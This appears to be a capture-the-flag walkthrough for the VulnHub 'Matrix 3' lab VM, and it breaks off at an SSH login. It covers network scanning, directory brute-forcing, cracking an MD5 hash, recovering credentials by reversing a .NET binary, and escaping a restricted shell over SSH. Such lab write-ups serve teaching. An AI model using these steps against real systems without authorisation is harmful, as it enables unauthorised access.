

# Matrix 3

Matrix is a medium level boot2root challenge Series of MATRIX Machines. The OVA has been tested on both VMware and Virtual Box.

Flags: Your Goal is to get root and read /root/flag.txt

The security level is intermediate

This CTF is created by Ajay verma

Link to download the VM : <https://www.vulnhub.com/entry/matrix-3,326/>

## Information Gathering

Let's start off with scanning the network to find our targets IP.

Currently scanning: 192.168.181.0/16   Screen View: Unique Hosts					
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102					
IP	At MAC Address	Count	Len	MAC	Vendor / Hostname
192.168.56.100	08:00:27:81:32:85	1	42	PCS	Systemtechnik GmbH
192.168.56.144	08:00:27:09:94:8a	1	60	PCS	Systemtechnik GmbH

so our target IP is 192.168.56.144

Now let's perform nmap scan now to find open ports, services, version

nmap -A -p- 192.168.56.144 -o nmap.txt


```
Applications Places System
File Edit View Search Terminal Help
GNU nano 4.9.2 nmap.txt
# nmap 7.80 scan initiated Sun Jul 5 11:52:57 2020 as: nmap -A -p- -o nmap.txt 192.168.56.144
Nmap scan report for 192.168.56.144
Host is up (0.00027s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      SimpleHTTPServer 0.6 (Python 2.7.14)
|_ http-title: Welcome in Matrix
6464/tcp  open  ssh       OpenSSH 7.7 (protocol 2.0)
|_ ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e8:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|   256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
7331/tcp  open  caldav    Radicale calendar and contacts server (Python BaseHTTPServer)
|_ http-auth:
|_ HTTP/1.0 401 Unauthorized\x00
|_ Basic realm=Login to Matrix
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:09:94:8A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X[4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
0 0.0000 192.168.56.144
```


As we can see the NMAP output shows various open ports: 80(HTTP), 6464(ssh), 7331(caldav),

## Enumeration

Let's start by enumerating port 80



We got a good looking webpage by checking its source code nothing much were found so did a directory scan  
dirb http://192.168.56.144



After brute-forcing with dirb, we found a directory named /assets

We opened the assets directory in the browser and found an image file named Matrix\_can-show-you-the-door.png under /assets/img/ URL


## Directory listing for /assets/img/

- [.gitkeep](#)
- [Matrix\\_can-show-you-the-door.png](#)

We first opened this image but didn't find anything of our use. Then upon looking at the file name properly we found out that the name of the file is itself giving us the path forward.


So we used Matrix in the URL as shown in the image below and it worked for us.

From the contents of the directory Matrix, we understood that we have to make a right combination of the alphanumeric to go ahead.



## Directory listing for /Matrix/

- [d/](#)
- [e/](#)
- [f/](#)
- [g/](#)
- [h/](#)
- [i/](#)
- [j/](#)
- [k/](#)
- [l/](#)
- [m/](#)
- [n/](#)
- [o/](#)
- [p/](#)
- [q/](#)
- [r/](#)
- [s/](#)
- [t/](#)
- [u/](#)
- [v/](#)
- [w/](#)




So after trying multiple combinations we used our little brain more aggressively and made a combination of n/e/o/-6/4, neo is the name of the actor in the Matrix movie and 64 number is I guess favourite number of the creator of this VM because he is using it everywhere.


We downloaded the file secret.gz and found that it's actually a txt file and is containing the username and password.

file secret.gz


nano secret.gz



From Md5 decoder we cracked and the hash was  
passwd



If you remember from the nmap scan we have a port 7331 open and it was protected with Basic Authentication. So we tried to open the URL <http://192.168.1.104:7331> and were prompted for authentication, so we used admin:passwd



But we couldn't find anything useful there, so we used dirb with an already obtained username and password for directory bruteforcing.

After bruteforcing, we found a directory named data.

```
dirb http://192.168.56.144:7331 -u admin:passwd
```

```

[baz@parrot]-[~/comp ctf walkthroughs/matrix]
$dirb http://192.168.56.144:7331/ -u admin:passwd

-----
DIRB v2.22
By The Dark Raver
-----
new file

START_TIME: Tue Jul  7 19:30:54 2020
URL_BASE: http://192.168.56.144:7331/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:passwd
host

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.144:7331/ ----
+ http://192.168.56.144:7331/assets (CODE:301|SIZE:0)
+ http://192.168.56.144:7331/data (CODE:301|SIZE:0)
+ http://192.168.56.144:7331/index.html (CODE:200|SIZE:3889)
+ http://192.168.56.144:7331/robots.txt (CODE:200|SIZE:31)

-----

END_TIME: Tue Jul  7 19:31:19 2020
DOWNLOADED: 4612 - FOUND: 4

```

In the data directory, we downloaded the file and it was a ms windows executable file

```


[baz@parrot]-[~/comp ctf walkthroughs/matrix]
$file data
data: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
[baz@parrot]-[~/comp ctf walkthroughs/matrix]
$

```


## Exploitation

So after spending lots of time trying to figure out we took the help of our best friend in need Google to know how to open a DOS file. And after some research, we found a tool named Ghidra for opening a DOS file. After opening the data file with Ghidra tool we found a username and password guest:7R1n17yN30





lets try to login with ssh



we were able to login but it showed the shell restricted so we tried it with restricted shell commands to get proper shell

ssh guest@192.168.56.144 -p 6464 -t "bash --noprofile"  
sudo -l

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x

[bar@parrot]~[-/comp ctf walkthroughs/matrix]
$ssh guest@192.168.56.144 -p 6464 $SHELL --noprofile --norc
guest@192.168.56.144's password:
